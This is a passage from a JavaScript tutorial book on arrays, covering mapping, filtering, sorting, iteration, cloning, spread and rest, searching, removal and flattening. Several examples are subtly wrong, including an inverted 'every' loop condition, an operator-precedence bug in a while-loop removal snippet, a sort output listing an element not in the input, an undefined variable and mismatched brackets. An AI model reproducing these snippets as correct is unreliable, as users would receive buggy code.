Additionally, `map()` provides an *optional* second parameter in order to set the value of **`this`** in the mapping function. Depending on the execution environment, the default value of **`this`** might vary:

In a browser, the default value of **`this`** is always `window`:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

You can change it to any custom object like this:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

# Section 12.4: Filtering Object Arrays

The `filter()` method accepts a test function, and returns a new array containing only the elements of the original array that pass the test provided.

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

Version ≥ 5.1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

Version ≥ 6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

`odd` would contain the following array: `[5, 43]`.

It also works on an array of objects:

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

Version ≥ 5.1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

Version ≥ 6

```
let young = people.filter(person => person.age < 35);
```

`young` would contain the following array:

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}]
```

You can search in the whole array for a value like this:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```


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This returns:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

## Section 12.5: Sorting Arrays

The `.sort()` method sorts the elements of an array. The default method will sort the array according to string Unicode code points. To sort an array numerically the `.sort()` method needs to have a `compareFunction` passed to it.

> **Note:** The `.sort()` method is impure. `.sort()` will sort the array **in-place**, i.e., instead of creating a sorted copy of the original array, it will re-order the original array and return it.

**Default Sort**

Sorts the array in UNICODE order.

```
['s', 't', 'a', 34, 'K', 'o', 'v', 'E', 'r', '2', '4', 'o', 'W', -1, '-4'].sort();
```

Results in:

```
[-1, '-4', '2', 34, '4', 'E', 'K', 'W', 'a', 'l', 'o', 'o', 'r', 's', 't', 'v']
```

> **Note:** The uppercase characters have moved above lowercase. The array is not in alphabetical order, and numbers are not in numerical order.

**Alphabetical Sort**

```
['s', 't', 'a', 'c', 'K', 'o', 'v', 'E', 'r', 'f', 'l', 'W', '2', '1'].sort((a, b) => {
  return a.localeCompare(b);
});
```

Results in:

```
['1', '2', 'a', 'c', 'E', 'f', 'K', 'l', 'o', 'r', 's', 't', 'v', 'W']
```

> **Note:** The above sort will throw an error if any array items are not a string. If you know that the array may contain items that are not strings use the safe version below.

```
['s', 't', 'a', 'c', 'K', 1, 'v', 'E', 'r', 'f', 'l', 'o', 'W'].sort((a, b) => {
  return a.toString().localeCompare(b);
});
```

**String sorting by length (longest first)**

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return b.length - a.length;
});
```

Results in

```
["elephants", "penguins", "zebras", "dogs"];
```

**String sorting by length (shortest first)**

```
["zebras", "dogs", "elephants", "penguins"].sort(function(a, b) {
  return a.length - b.length;
});
```

Results in

```
["dogs", "zebras", "penguins", "elephants"];
```

**Numerical Sort (ascending)**

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return a - b;
});
```

Results in:

```
[1, 10, 100, 1000, 10000]
```

**Numerical Sort (descending)**

```
[100, 1000, 10, 10000, 1].sort(function(a, b) {
  return b - a;
});
```

Results in:

```
[10000, 1000, 100, 10, 1]
```

**Sorting array by even and odd numbers**

```
[10, 21, 4, 15, 7, 99, 0, 12].sort(function(a, b) {
    return (a & 1) - (b & 1) || a - b;
});
```

Results in:

```
[0, 4, 10, 12, 7, 15, 21, 99]
```

**Date Sort (descending)**

```
var dates = [
  new Date(2007, 11, 10),
  new Date(2014, 2, 21),
```


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```
  new Date(2009, 6, 11),
  new Date(2016, 7, 23)
];

dates.sort(function(a, b) {
  if (a > b) return -1;
  if (a < b) return 1;
  return 0;
});

// the date objects can also sort by its difference
// the same way that numbers array is sorting
dates.sort(function(a, b) {
  return b-a;
});
```

Results in:

```
[
  "Tue Aug 23 2016 00:00:00 GMT-0600 (MDT)",
  "Fri Mar 21 2014 00:00:00 GMT-0600 (MDT)",
  "Sat Jul 11 2009 00:00:00 GMT-0600 (MDT)",
  "Mon Dec 10 2007 00:00:00 GMT-0700 (MST)"
]
```

# Section 12.6: Iteration

### A traditional `for`-loop

A traditional `for` loop has three components:

1. **The initialization:** executed before the look block is executed the first time
2. **The condition:** checks a condition every time before the loop block is executed, and quits the loop if false
3. **The afterthought:** performed every time after the loop block is executed

These three components are separated from each other by a `;` symbol. Content for each of these three components is optional, which means that the following is the most minimal `for` loop possible:

```
for (;;) {
    // Do stuff
}
```

Of course, you will need to include an `if(condition === true) { break; }` or an `if(condition === true) { return; }` somewhere inside that `for`-loop to get it to stop running.

Usually, though, the initialization is used to declare an index, the condition is used to compare that index with a minimum or maximum value, and the afterthought is used to increment the index:

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

### Using a traditional `for` loop to loop through an array

The traditional way to loop through an array, is this:

```
for (var i = 0, length = myArray.length; i < length; i++) {
```

```
    console.log(myArray[i]);
}
```

Or, if you prefer to loop backwards, you do this:

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

There are, however, many variations possible, like for example this one:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
myArray[++key]) {
    console.log(value);
}
```

... or this one ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... or this one:

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

Whichever works best is largely a matter of both personal taste and the specific use case you're implementing.

Note that each of these variations is supported by all browsers, including very very old ones!

#### A `while` loop

One alternative to a `for` loop is a `while` loop. To loop through an array, you could do this:

```
var key = 0;
while(value = myArray[key++]){
    console.log(value);
}
```

Like traditional `for` loops, `while` loops are supported by even the oldest of browsers.

Also, note that every while loop can be rewritten as a `for` loop. For example, the `while` loop hereabove behaves the exact same way as this `for`-loop:

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

#### `for...in`

In JavaScript, you can also do this:


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```
for (i in myArray) {
    console.log(myArray[i]);
}
```

This should be used with care, however, as it doesn't behave the same as a traditional `for` loop in all cases, and there are potential side-effects that need to be considered. See **Why is using "for...in" with array iteration a bad idea?** for more details.

### `for...of`

In ES 6, the `for-of` loop is the recommended way of iterating over a the values of an array:

Version ≥ 6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

The following example shows the difference between a `for...of` loop and a `for...in` loop:

Version ≥ 6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}

for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

### `Array.prototype.keys()`

The `Array.prototype.keys()` method can be used to iterate over indices like this:

Version ≥ 6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

### `Array.prototype.forEach()`

The `.forEach(...)` method is an option in ES 5 and above. It is supported by all modern browsers, as well as Internet Explorer 9 and later.

Version ≥ 5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

Comparing with the traditional `for` loop, we can't jump out of the loop in `.forEach()`. In this case, use the `for` loop, or use partial iteration presented below.

In all versions of JavaScript, it is possible to iterate through the indices of an array using a traditional C-style **for** loop.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

It's also possible to use `while` loop:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

#### Array.prototype.every

Since ES5, if you want to iterate over a portion of an array, you can use Array.**prototype**.every, which iterates until we return **false**:

Version ≥ 5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

Equivalent in any JavaScript version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
}
```

#### Array.prototype.some

Array.**prototype**.some iterates until we return **true**:

Version ≥ 5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Equivalent in any JavaScript version:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```


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**Libraries**

Finally, many utility libraries also have their own `foreach` variation. Three of the most popular ones are these:

`jQuery.each()`, in jQuery:

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()`, in Underscore.js:

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()`, in Lodash.js:

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

See also the following question on SO, where much of this information was originally posted:

- Loop through an array in JavaScript

# Section 12.7: Destructuring an array

Version ≥ 6

An array can be destructured when being assigned to a new variable.

```
const triangle = [3, 4, 5];
const [length, height, hypotenuse] = triangle;

length === 3;     // → true
height === 4;     // → true
hypotneuse === 5; // → true
```

Elements can be skipped

```
const [,b,,c] = [1, 2, 3, 4];

console.log(b, c); // → 2, 4
```

Rest operator can be used too

```
const [b,c, ...xs] = [2, 3, 4, 5];
console.log(b, c, xs); // → 2, 3, [4, 5]
```

An array can also be destructured if it's an argument to a function.

```
function area([length, height]) {
  return (length * height) / 2;
}
```

```
const triangle = [3, 4, 5];

area(triangle); // → 6
```

*Notice the third argument is not named in the function because it's not needed.*

Learn more about destructuring syntax.

## Section 12.8: Removing duplicate elements

From ES5.1 onwards, you can use the native method `Array.prototype.filter` to loop through an array and leave only entries that pass a given callback function.

In the following example, our callback checks if the given value occurs in the array. If it does, it is a duplicate and will not be copied to the resulting array.

Version ≥ 5.1

```
var uniqueArray = ['a', 1, 'a', 2, '1', 1].filter(function(value, index, self) {
  return self.indexOf(value) === index;
}); // returns ['a', 1, 2, '1']
```

If your environment supports ES6, you can also use the Set object. This object lets you store unique values of any type, whether primitive values or object references:

Version ≥ 6

```
var uniqueArray = [... new Set(['a', 1, 'a', 2, '1', 1])];
```

## Section 12.9: Array comparison

For simple array comparison you can use JSON stringify and compare the output strings:

```
JSON.stringify(array1) === JSON.stringify(array2)
```

> **Note:** that this will only work if both objects are JSON serializable and do not contain cyclic references. It may throw `TypeError: Converting circular structure to JSON`

You can use a recursive function to compare arrays.

```
function compareArrays(array1, array2) {
  var i, isA1, isA2;
  isA1 = Array.isArray(array1);
  isA2 = Array.isArray(array2);

  if (isA1 !== isA2) { // is one an array and the other not?
    return false;      // yes then can not be the same
  }
  if (! (isA1 && isA2)) {      // Are both not arrays
    return array1 === array2;  // return strict equality
  }
  if (array1.length !== array2.length) { // if lengths differ then can not be the same
    return false;
  }
  // iterate arrays and compare them
  for (i = 0; i < array1.length; i += 1) {
```


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```
    if (!compareArrays(array1[i], array2[i])) { // Do items compare recursively
      return false;
    }
  }
  return true; // must be equal
}
```

**WARNING:** Using the above function is dangerous and should be wrapped in a `try catch` if you suspect there is a chance the array has cyclic references (a reference to an array that contains a reference to itself)

```
a = [0] ;
a[1] = a;
b = [0, a];
compareArrays(a, b); // throws RangeError: Maximum call stack size exceeded
```

> **Note:** The function uses the strict equality operator `===` to compare non array items `{a: 0} === {a: 0}` is `false`

# Section 12.10: Reversing arrays

`.reverse` is used to reverse the order of items inside an array.

Example for `.reverse`:

```
[1, 2, 3, 4].reverse();
```

Results in:

```
[4, 3, 2, 1]
```

> **Note**: Please note that `.reverse`(`Array.prototype.reverse`) will reverse the array *in place*. Instead of returning a reversed copy, it will return the same array, reversed.
>
> ```
> var arr1 = [11, 22, 33];
> var arr2 = arr1.reverse();
> console.log(arr2); // [33, 22, 11]
> console.log(arr1); // [33, 22, 11]
> ```

You can also reverse an array 'deeply' by:

```
function deepReverse(arr) {
  arr.reverse().forEach(elem => {
    if(Array.isArray(elem)) {
      deepReverse(elem);
    }
  });
  return arr;
}
```

Example for deepReverse:

```
var arr = [1, 2, 3, [1, 2, 3, ['a', 'b', 'c']]];
```

```
deepReverse(arr);
```

Results in:

```
arr // -> [['c','b','a'], 3, 2, 1], 3, 2, 1]
```

# Section 12.11: Shallow cloning an array

Sometimes, you need to work with an array while ensuring you don't modify the original. Instead of a `clone` method, arrays have a `slice` method that lets you perform a shallow copy of any part of an array. Keep in mind that this only clones the first level. This works well with primitive types, like numbers and strings, but not objects.

To shallow-clone an array (i.e. have a new array instance but with the same elements), you can use the following one-liner:

```
var clone = arrayToClone.slice();
```

This calls the built-in JavaScript `Array.prototype.slice` method. If you pass arguments to `slice`, you can get more complicated behaviors that create shallow clones of only part of an array, but for our purposes just calling `slice()` will create a shallow copy of the entire array.

All method used to convert array like objects to array are applicable to clone an array:

Version ≥ 6

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.from(arrayToClone);
clone2 = Array.of(...arrayToClone);
clone3 = [...arrayToClone] // the shortest way
```

Version ≤ 5.1

```
arrayToClone = [1, 2, 3, 4, 5];
clone1 = Array.prototype.slice.call(arrayToClone);
clone2 = [].slice.call(arrayToClone);
```

# Section 12.12: Concatenating Arrays

### Two Arrays

```
var array1 = [1, 2];
var array2 = [3, 4, 5];
```

Version ≥ 3

```
var array3 = array1.concat(array2);  // returns a new array
```

Version ≥ 6

```
var array3 = [...array1, ...array2]
```

Results in a new `Array`:

```
[1, 2, 3, 4, 5]
```

### Multiple Arrays

```
var array1 = ["a", "b"],
    array2 = ["c", "d"],
    array3 = ["e", "f"],
    array4 = ["g", "h"];
```


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Version ≥ 3

Provide more Array arguments to `array.concat()`

```
var arrConc = array1.concat(array2, array3, array4);
```

Version ≥ 6

Provide more arguments to `[]`

```
var arrConc = [...array1, ...array2, ...array3, ...array4]
```

Results in a new `Array`:

```
["a", "b", "c", "d", "e", "f", "g", "h"]
```

**Without Copying the First Array**

```
var longArray = [1, 2, 3, 4, 5, 6, 7, 8],
    shortArray = [9, 10];
```

Version ≥ 3

Provide the elements of `shortArray` as parameters to push using `Function.prototype.apply`

```
longArray.push.apply(longArray, shortArray);
```

Version ≥ 6

Use the spread operator to pass the elements of `shortArray` as separate arguments to `push`

```
longArray.push(...shortArray)
```

The value of `longArray` is now:

```
[1, 2, 3, 4, 5, 6, 7, 8, 9, 10]
```

Note that if the second array is too long (>100,000 entries), you may get a stack overflow error (because of how `apply` works). To be safe, you can iterate instead:

```
shortArray.forEach(function (elem) {
    longArray.push(elem);
});
```

**Array and non-array values**

```
var array = ["a", "b"];
```

Version ≥ 3

```
var arrConc = array.concat("c", "d");
```

Version ≥ 6

```
var arrConc = [...array, "c", "d"]
```

Results in a new `Array`:

```
["a", "b", "c", "d"]
```

You can also mix arrays with non-arrays

```
var arr1 = ["a","b"];
var arr2 = ["e", "f"];

var arrConc = arr1.concat("c", "d", arr2);
```

Results in a new `Array`:

```
["a", "b", "c", "d", "e", "f"]
```

## Section 12.13: Merge two array as key value pair

When we have two separate array and we want to make key value pair from that two array, we can use array's reduce function like below:

```
var columns = ["Date", "Number", "Size", "Location", "Age"];
var rows = ["2001", "5", "Big", "Sydney", "25"];
var result =  rows.reduce(function(result, field, index) {
  result[columns[index]] = field;
  return result;
}, {})

console.log(result);
```

Output:

```
{
  Date: "2001",
  Number: "5",
  Size: "Big",
  Location: "Sydney",
  Age: "25"
}
```

## Section 12.14: Array spread / rest

**Spread operator**

Version ≥ 6

With ES6, you can use spreads to separate individual elements into a comma-separated syntax:

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

The spread operator also acts upon strings, separating each individual character into a new string element. Therefore, using an array function for converting these into integers, the array created above is equivalent to the one below:

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

Or, using a single string, this could be simplified to:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```


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If the mapping is not performed then:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

The spread operator can also be used to spread arguments into a function:

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

**Rest operator**

The rest operator does the opposite of the spread operator by coalescing several elements into a single one

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Collect arguments of a function:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

# Section 12.15: Filtering values

The `filter()` method creates an array filled with all array elements that pass a test provided as a function.

Version ≥ 5.1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

Version ≥ 6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Results in a new array:

```
[3, 4, 5]
```

**Filter falsy values**

Version ≥ 5.1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Since Boolean is a native JavaScript function/constructor that takes [one optional parameter] and the filter method also takes a function and passes it the current array item as parameter, you could read it like the following:

1. `Boolean(0)` returns false
2. `Boolean(undefined)` returns false
3. `Boolean({})` returns **true** which means push it to the returned array
4. `Boolean(null)` returns false
5. `Boolean('')` returns false
6. `Boolean(true)` returns **true** which means push it to the returned array
7. `Boolean(5)` returns **true** which means push it to the returned array

so the overall process will result

```
[ {}, true, 5 ]
```

**Another simple example**

This example utilises the same concept of passing a function that takes one argument

Version ≥ 5.1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
}

var str              = 'Since Boolean is a native javascript function/constructor that takes [one
optional parameter] and the filter method also takes a function and passes it the current array
item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

# Section 12.16: Searching an Array

The recommended way (Since ES5) is to use Array.prototype.find:

```
let people = [
  { name: "bob" },
  { name: "john" }
];

let bob = people.find(person => person.name === "bob");

// Or, more verbose
let bob = people.find(function(person) {
  return person.name === "bob";
});
```

In any version of JavaScript, a standard `for` loop can be used as well:

```
for (var i = 0; i < people.length; i++) {
  if (people[i].name === "bob") {
    break; // we found bob
  }
}
```

**FindIndex**

The findIndex() method returns an index in the array, if an element in the array satisfies the provided testing function. Otherwise -1 is returned.

```
array = [
  { value: 1 },
  { value: 2 },
  { value: 3 },
  { value: 4 },
  { value: 5 }
```


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```
];
var index = array.findIndex(item => item.value === 3); // 2
var index = array.findIndex(item => item.value === 12); // -1
```

# Section 12.17: Convert a String to an Array

The `.split()` method splits a string into an array of substrings. By default `.split()` will break the string into substrings on spaces (`" "`), which is equivalent to calling `.split(" ")`.

The parameter passed to `.split()` specifies the character, or the regular expression, to use for splitting the string.

To split a string into an array call `.split` with an empty string (`""`). **Important Note:** This only works if all of your characters fit in the Unicode lower range characters, which covers most English and most European languages. For languages that require 3 and 4 byte Unicode characters, `slice("")` will separate them.

```
var strArray = "StackOverflow".split("");
// strArray = ["S", "t", "a", "c", "k", "O", "v", "e", "r", "f", "l", "o", "w"]
```

Version ≥ 6

Using the spread operator (`...`), to convert a `string` into an `array`.

```
var strArray = [..."sky is blue"];
// strArray = ["s", "k", "y", " ", "i", "s", " ", "b", "l", "u", "e"]
```

# Section 12.18: Removing items from an array

**Shift**

Use `.shift` to remove the first item of an array.

For example:

```
var array = [1, 2, 3, 4];
array.shift();
```

array results in:

```
[2, 3, 4]
```

**Pop**

Further `.pop` is used to remove the last item from an array.

For example:

```
var array = [1, 2, 3];
array.pop();
```

array results in:

```
[1, 2]
```

Both methods return the removed item;

**Splice**

Use `.splice()` to remove a series of elements from an array. `.splice()` accepts two parameters, the starting index, and an optional number of elements to delete. If the second parameter is left out `.splice()` will remove all elements from the starting index through the end of the array.

For example:

```
var array = [1, 2, 3, 4];
array.splice(1, 2);
```

leaves `array` containing:

```
[1, 4]
```

The return of `array.splice()` is a new array containing the removed elements. For the example above, the return would be:

```
[2, 3]
```

Thus, omitting the second parameter effectively splits the array into two arrays, with the original ending before the index specified:

```
var array = [1, 2, 3, 4];
array.splice(2);
```

...leaves `array` containing `[1, 2]` and returns `[3, 4]`.

**Delete**

Use `delete` to remove item from array without changing the length of array:

```
var array = [1, 2, 3, 4, 5];
console.log(array.length); // 5
delete array[2];
console.log(array); // [1, 2, undefined, 4, 5]
console.log(array.length); // 5
```

**Array.prototype.length**

Assigning value to `length` of array changes the length to given value. If new value is less than array length items will be removed from the end of value.

```
array = [1, 2, 3, 4, 5];
array.length = 2;
console.log(array); // [1, 2]
```

# Section 12.19: Removing all elements

```
var arr = [1, 2, 3, 4];
```

**Method 1**

Creates a new array and overwrites the existing array reference with a new one.

```
arr = [];
```


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Care must be taken as this does not remove any items from the original array. The array may have been closed over when passed to a function. The array will remain in memory for the life of the function though you may not be aware of this. This is a common source of memory leaks.

Example of a memory leak resulting from bad array clearing:

```
var count = 0;

function addListener(arr) { // arr is closed over
  var b = document.body.querySelector("#foo" + (count++));
  b.addEventListener("click", function(e) { // this functions reference keeps
    // the closure current while the
    // event is active
    // do something but does not need arr
  });
}

arr = ["big data"];
var i = 100;
while (i > 0) {
  addListener(arr); // the array is passed to the function
  arr = []; // only removes the reference, the original array remains
  array.push("some large data"); // more memory allocated
  i--;
}
// there are now 100 arrays closed over, each referencing a different array
// no a single item has been deleted
```

To prevent the risk of a memory leak use the one of the following 2 methods to empty the array in the above example's while loop.

**Method 2**

Setting the length property deletes all array element from the new array length to the old array length. It is the most efficient way to remove and dereference all items in the array. Keeps the reference to the original array

```
arr.length = 0;
```

**Method 3**

Similar to method 2 but returns a new array containing the removed items. If you do not need the items this method is inefficient as the new array is still created only to be immediately dereferenced.

```
arr.splice(0); // should not use if you don't want the removed items
// only use this method if you do the following
var keepArr = arr.splice(0); // empties the array and creates a new array containing the
                             // removed items
```

Related question.

# Section 12.20: Finding the minimum or maximum element

If your array or array-like object is *numeric*, that is, if all its elements are numbers, then you can use `Math.min.apply` or `Math.max.apply` by passing **`null`** as the first argument, and your array as the second.

```
var myArray = [1, 2, 3, 4];

Math.min.apply(null, myArray); // 1
```

```
Math.max.apply(null, myArray); // 4
```

Version ≥ 6

In ES6 you can use the `...` operator to spread an array and take the minimum or maximum element.

```
var myArray = [1, 2, 3, 4, 99, 20];

var maxValue = Math.max(...myArray); // 99
var minValue = Math.min(...myArray); // 1
```

The following example uses a `for` loop:

```
var maxValue = myArray[0];
for(var i = 1; i < myArray.length; i++) {
   var currentValue = myArray[i];
   if(currentValue > maxValue) {
      maxValue = currentValue;
   }
}
```

Version ≥ 5.1

The following example uses `Array.prototype.reduce()` to find the minimum or maximum:

```
var myArray = [1, 2, 3, 4];

myArray.reduce(function(a, b) {
  return Math.min(a, b);
}); // 1

myArray.reduce(function(a, b) {
  return Math.max(a, b);
}); // 4
```

Version ≥ 6

or using arrow functions:

```
myArray.reduce((a, b) => Math.min(a, b)); // 1
myArray.reduce((a, b) => Math.max(a, b)); // 4
```

Version ≥ 5.1

To generalize the `reduce` version we'd have to pass in an *initial value* to cover the empty list case:

```
function myMax(array) {
  return array.reduce(function(maxSoFar, element) {
    return Math.max(maxSoFar, element);
  }, -Infinity);
}

myMax([3, 5]);              // 5
myMax([]);                  // -Infinity
Math.max.apply(null, []);   // -Infinity
```

For the details on how to properly use `reduce` see Reducing values.

# Section 12.21: Standard array initialization

There are many ways to create arrays. The most common are to use array literals, or the Array constructor:


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```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

If the Array constructor is used with no arguments, an empty array is created.

```
var arr3 = new Array();
```

results in:

```
[]
```

Note that if it's used with exactly one argument and that argument is a `number`, an array of that length with all `undefined` values will be created instead:

```
var arr4 = new Array(4);
```

results in:

```
[undefined, undefined, undefined, undefined]
```

That does not apply if the single argument is non-numeric:

```
var arr5 = new Array("foo");
```

results in:

```
["foo"]
```

Version ≥ 6

Similar to an array literal, `Array.of` can be used to create a new `Array` instance given a number of arguments:

```
Array.of(21, "Hello", "World");
```

results in:

```
[21, "Hello", "World"]
```

In contrast to the Array constructor, creating an array with a single number such as `Array.of(23)` will create a new array `[23]`, rather than an Array with length 23.

The other way to create and initialize an array would be `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

will result:

```
[0, 1, 16, 81, 256]
```

# Section 12.22: Joining array elements in a string

To join all of an array's elements into a string, you can use the `join` method:

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
```

```
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

As you can see in the second line, items that are not strings will be converted first.

## Section 12.23: Removing/Adding elements using splice()

The `splice()`method can be used to remove elements from an array. In this example, we remove the first `3` from the array.

```
var values = [1, 2, 3, 4, 5, 3];
var i = values.indexOf(3);
if (i >= 0) {
  values.splice(i, 1);
}
// [1, 2, 4, 5, 3]
```

The `splice()` method can also be used to add elements to an array. In this example, we will insert the numbers 6, 7, and 8 to the end of the array.

```
var values = [1, 2, 4, 5, 3];
var i = values.length + 1;
values.splice(i, 0, 6, 7, 8);
//[1, 2, 4, 5, 3, 6, 7, 8]
```

The first argument of the `splice()` method is the index at which to remove/insert elements. The second argument is the number of elements to remove. The third argument and onwards are the values to insert into the array.

## Section 12.24: The entries() method

The `entries()` method returns a new Array Iterator object that contains the key/value pairs for each index in the array.

Version ≥ 6

```
var letters = ['a','b','c'];

for(const[index,element] of letters.entries()){
  console.log(index,element);
}
```

result

```
0 "a"
1 "b"
2 "c"
```

**Note**: This method is not supported in Internet Explorer.

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## Section 12.25: Remove value from array

When you need to remove a specific value from an array, you can use the following one-liner to create a copy array without the given value:

```
array.filter(function(val) { return val !== to_remove; });
```


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Or if you want to change the array itself without creating a copy (for example if you write a function that get an array as a function and manipulates it) you can use this snippet:

```
while(index = array.indexOf(3) !== -1) { array.splice(index, 1); }
```

And if you need to remove just the first value found, remove the while loop:

```
var index = array.indexOf(to_remove);
if(index !== -1) { array.splice(index , 1); }
```

# Section 12.26: Flattening Arrays

**2 Dimensional arrays**

Version ≥ 6

In ES6, we can flatten the array by the spread operator `...`:

```
function flattenES6(arr) {
  return [].concat(...arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flattenES6(arrL1)); // [1, 2, 3, 4]
```

Version ≥ 5

In ES5, we can achieve that by .apply():

```
function flatten(arr) {
  return [].concat.apply([], arr);
}

var arrL1 = [1, 2, [3, 4]];
console.log(flatten(arrL1)); // [1, 2, 3, 4]
```

**Higher Dimension Arrays**

Given a deeply nested array like so

```
var deeplyNested = [4,[5,6,[7,8],9]];
```

It can be flattened with this magic

```
console.log(String(deeplyNested).split(',').map(Number);
#=> [4,5,6,7,8,9]
```

Or

```
const flatten = deeplyNested.toString().split(',').map(Number)
console.log(flatten);
#=> [4,5,6,7,8,9]
```

Both of the above methods only work when the array is made up exclusively of numbers. A multi-dimensional array of objects cannot be flattened by this method.

# Section 12.27: Append / Prepend items to Array

**Unshift**

Use `.unshift` to add one or more items in the beginning of an array.

For example:

```
var array = [3, 4, 5, 6];
array.unshift(1, 2);
```

array results in:

```
[1, 2, 3, 4, 5, 6]
```

**Push**

Further `.push` is used to add items after the last currently existent item.

For example:

```
var array = [1, 2, 3];
array.push(4, 5, 6);
```

array results in:

```
[1, 2, 3, 4, 5, 6]
```

Both methods return the new array length.

# Section 12.28: Object keys and values to array

```
var object = {
    key1: 10,
    key2: 3,
    key3: 40,
    key4: 20
};

var array = [];
for(var people in object) {
  array.push([people, object[people]]);
}
```

Now array is

```
[
  ["key1", 10],
  ["key2", 3],
  ["key3", 40],
  ["key4", 20]
]
```


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# Section 12.29: Logical connective of values

Version ≥ 5.1

`.some` and `.every` allow a logical connective of Array values.

While `.some` combines the return values with `OR`, `.every` combines them with `AND`.

Examples for `.some`

```
[false, false].some(function(value) {
  return value;
});
// Result: false

[false, true].some(function(value) {
  return value;
});
// Result: true

[true, true].some(function(value) {
  return value;
});
// Result: true
```

And examples for `.every`

```
[false, false].every(function(value) {
  return value;
});
// Result: false

[false, true].every(function(value) {
  return value;
});
// Result: false

[true, true].every(function(value) {
  return value;
});
// Result: true
```

# Section 12.30: Checking if an object is an Array

`Array.isArray(obj)` returns **`true`** if the object is an `Array`, otherwise **`false`**.

```
Array.isArray([])           // true
Array.isArray([1, 2, 3])    // true
Array.isArray({})           // false
Array.isArray(1)            // false
```

In most cases you can **`instanceof`** to check if an object is an `Array`.

```
[] instanceof Array; // true
{} instanceof Array; // false
```

`Array.isArray` has the an advantage over using a **`instanceof`** check in that it will still return **`true`** even if the prototype of the array has been changed and will return **`false`** if a non-arrays prototype was changed to the `Array`

prototype.

```
var arr = [];
Object.setPrototypeOf(arr, null);
Array.isArray(arr);   // true
arr instanceof Array; // false
```

## Section 12.31: Insert an item into an array at a specific index

